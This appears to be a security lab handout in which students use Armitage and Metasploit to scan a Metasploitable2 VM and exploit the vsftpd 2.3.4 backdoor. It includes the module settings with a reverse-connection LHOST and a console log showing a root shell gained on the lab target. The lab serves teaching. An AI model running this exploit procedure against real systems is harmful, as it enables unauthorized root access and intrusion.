
Start Armitage by simply typing *armitage* in the console. Then, you will get pop-up windows. Click “Connect” and “Yes”.


Click on the “Hosts” tab and then click on “Add Hosts”. In the pop-up Window, type the IP address of the Metasploitable2-Linux machine. Then, click “add”

After you add the Metasploitable2 Linux as a target host, right click the host entry and select “Scan”. This will scan the host and identify its vulnerabilities.

Task 2: Mounting the attack

Before you can attack, you must choose your weapon. Armitage makes this process easy. Select the host icon and from the left side select exploit -> Unix -> ftp -> “vsftpd_234_backdoor”. When the attack screen appears, select “Use a reverse connection” and press “Launch” (notice the change in the target host’s icon).





Attack 192.168.23.130

VSFTPD v2.3.4 Backdoor Command Execution

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This


Option	Value
LHOST	192.168.88.254
LPORT	20326
RHOSTS ✚	192.168.23.130
RPORT	21

Targets: 0 => Automatic

☑ Use a reverse connection

□ Show advanced options

Right click on the host entry and select “Shell 1” -> “Interact”. A new tab with the shell will open in the area below. Type the commands *“whoami”* and *“uname –a”* to show that you have indeed successfully exploited the host.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.88.254
LHOST => 192.168.88.254
[!] Unknown datastore option: LPORT. Did you mean RPORT?
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LPORT 27642
LPORT => 27642
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[*] 192.168.23.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.23.130:21 - USER: 331 Please specify the password.
[+] 192.168.23.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.23.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Now you might want to play around with the shell session that you’ve managed to create. See what you can do with the machine - you also might want to search up some commands. While you do this, imagine what you could do to a computer that had personal details and files on it because that happens every day. The exploits you've used have both been removed, but there will always be more being discovered and unknowingly created. There is a constant race between hackers and cybersecurity workers to find these exploits and either use them or report them to the public so that people such as you can keep your computers safe.

Answer the following questions:

1. Why do we need to assign an internal IP address (i.e., behind NAT) for the Metasploitable2 machine? What would happen if we assigned a public IP to it?

Good Luck!
-Alma